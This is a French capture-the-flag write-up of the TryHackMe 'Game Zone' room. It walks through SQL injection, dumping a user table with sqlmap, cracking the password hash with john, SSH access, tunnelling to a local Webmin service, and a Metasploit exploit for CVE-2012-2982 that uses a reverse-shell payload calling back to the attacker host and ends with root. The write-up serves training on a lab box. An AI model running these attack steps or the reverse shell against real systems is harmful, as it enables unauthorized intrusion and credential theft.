

TryHackMe - Offensive security - Game Zone

Write-Up - Game Zone

Auteur : D1to

lien vers la box : <https://tryhackme.com/room/gamezone>

On commence par un scanner de la box :

```
PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 64  OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linu
x; protocol 2.0)
80/tcp  open  http     syn-ack ttl 64  Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:94:F5:54:8F:61 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On remarque la présence d'un service http sur le port 80 et un service ssh sur le port 22.

On se propose d'énumérer les sous-domaines à l'aide de `dirb` :

```
root@ip-10-10-38-214:~# dirb http://10.10.243.114:80/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Dec 21 21:55:57 2023
URL_BASE: http://10.10.243.114:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.243.114:80/ ----
==> DIRECTORY: http://10.10.243.114:80/images/
+ http://10.10.243.114:80/index.php (CODE:200|SIZE:4502)
+ http://10.10.243.114:80/server-status (CODE:403|SIZE:301)

---- Entering directory: http://10.10.243.114:80/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```


Une seule page semble intéressante : `index.php` . On se rend dessus :




Sur fond d'agent 47, on trouve ici deux formulaires : 1 formulaire pour se connecter et un formulaire pour rechercher des jeux.

Comme le challenge dit clairement qu'il va falloir faire une injection SQL, on en essaye une et la plus simple qu'il soit :

On tape sur `Enter` et on arrive sur une page `portal.php`, l'injection sql a bien fonctionnée !



En testant quelques commandes classiques d'injection SQL, on comprend que c'est MySQL qui tourne derrière. On se propose alors de capturer une requête à l'aide de burpsuit :



On copie la requête dans un fichier `requete.txt` et on va pouvoir l'utiliser pour faire tourner `sqlmap`.

On lance la commande suivante :

```

root@ip-10-10-38-214:~# sqlmap -r request.txt --dbms=mysql --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 22:16:16

```

Et on obtient les deux databases suivantes :

```

do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[22:17:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapxcqV1X5248/sqlm
aphashes-ZttPYk.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:17:20] [INFO] using hash method 'sha256_generic_passwd'
[22:17:20] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

[22:17:20] [INFO] table 'db.users' dumped to CSV file '/root/.sqlmap/output/10.1
0.243.114/dump/db/users.csv'
[22:17:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.10.243.114'

[*] shutting down at 22:17:20

root@ip-10-10-38-214:~#

```

```

Database: db
Table: post
[5 entries]

```

Le premier est assez intéressant, on voit qu'il y a un user `agent47` munit d'un mot de passe hashé.

On fait un coup de `hashid` sur ce hash pour savoir son type :

```
root@ip-10-10-38-214:~# hashid hash.txt
--File 'hash.txt'--
Analyzing 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
--End of file 'hash.txt'--root@ip-10-10-38-214:~#
```

Un SHA-256 !

On peut donc utiliser `john` :

```
root@ip-10-10-38-214:~# john --format=raw-sha256 --wordlist=/usr/share/wordlists
/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2023-12-21 22:20) 1.351g/s 3941Kp/s 3941Kc/s 3941KC/s vimive
ra..veluasan
Use the "--show --format=Raw-SHA256" options to display all of the cracked passw
ords reliably
Session completed.
```

On trouve le mot de passe !

Génial, on va tenter de se connecter en SSH avec comme user `agent47` et comme mot de passe `videogamer124` et on obtient le premier flag :

```
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
```


Pour la suite, on va utiliser un ssh reverse tunnelling.

Expliquons un peu ce que c'est que le SSH Reverse Tunelling.


Quand un ordinateur est protégé par des firewalls, qui empêchent la connexion d'un client sur le serveur, on peut forcer le serveur à se connecter en SSH sur le client. C'est un moyen de contourner la difficulté des firewalls et c'est une situation plutôt courante.

Pour faire cela, on commence par faire une énumération rapide et on trouve que le port 10000 est ouvert. On tape alors la commande suivante :


```
ssh -L 10000:localhost:10000 [user]@[password]
```



On se rend sur la page `localhost:10000` dans le navigateur et on trouve :




Pour trouver la version du CMS, on se propose d'utiliser nmap de cette façon :



On trouve la version du service :

MinServ 1.580 .

Une recherche rapide sur internet nous aidera donc à savoir s'il existe une CVE dessus :



Bingo ! On trouve une CVE :

CVE-2012-2982

On se propose de continuer l'exploitation avec metasploit.

On commence par démarrer metasploit :

```
root@ip-10-10-38-214:~# service postgresql start
root@ip-10-10-38-214:~# msfconsole
```

On cherche le bon exploit :

```
msf6 > search cve-2012-2982

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -
0  exploit/unix/webapp/webmin_show.cgi_exec  2012-09-06      excellent Yes     Webmin /file/show.cgi Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/webmin_show.cgi_exec
```

On le configure


```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set PASSWORD videogamer124
PASSWORD => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set USERNAME agent47
USERNAME => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set SSL false
[*] Changing the SSL option's value may require changing RPORT!
SSL => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set RPORT 10000
RPORT => 10000
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

On configure le payload :

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set LHOST 10.10.38.214
LHOST => 10.10.38.214
```

Et on lance l'exploitation :

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run
[*] Started reverse TCP double handler on 10.10.38.214:4444
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Payload executed successfully
[*] Command: echo s7EZVWoywQ5Bel5K;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "s7EZVWoywQ5Bel5K\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.38.214:4444 -> 10.10.243.114:42236) at 2023-12-21 23:11:07 +0000

whoami
root
```

Nous sommes root !

En fouillant dans la box, on finit par trouver le contenu de `root.txt`

```
cat root.txt
a4b945830144bdd71908d12d902adeee
```

La box est terminée !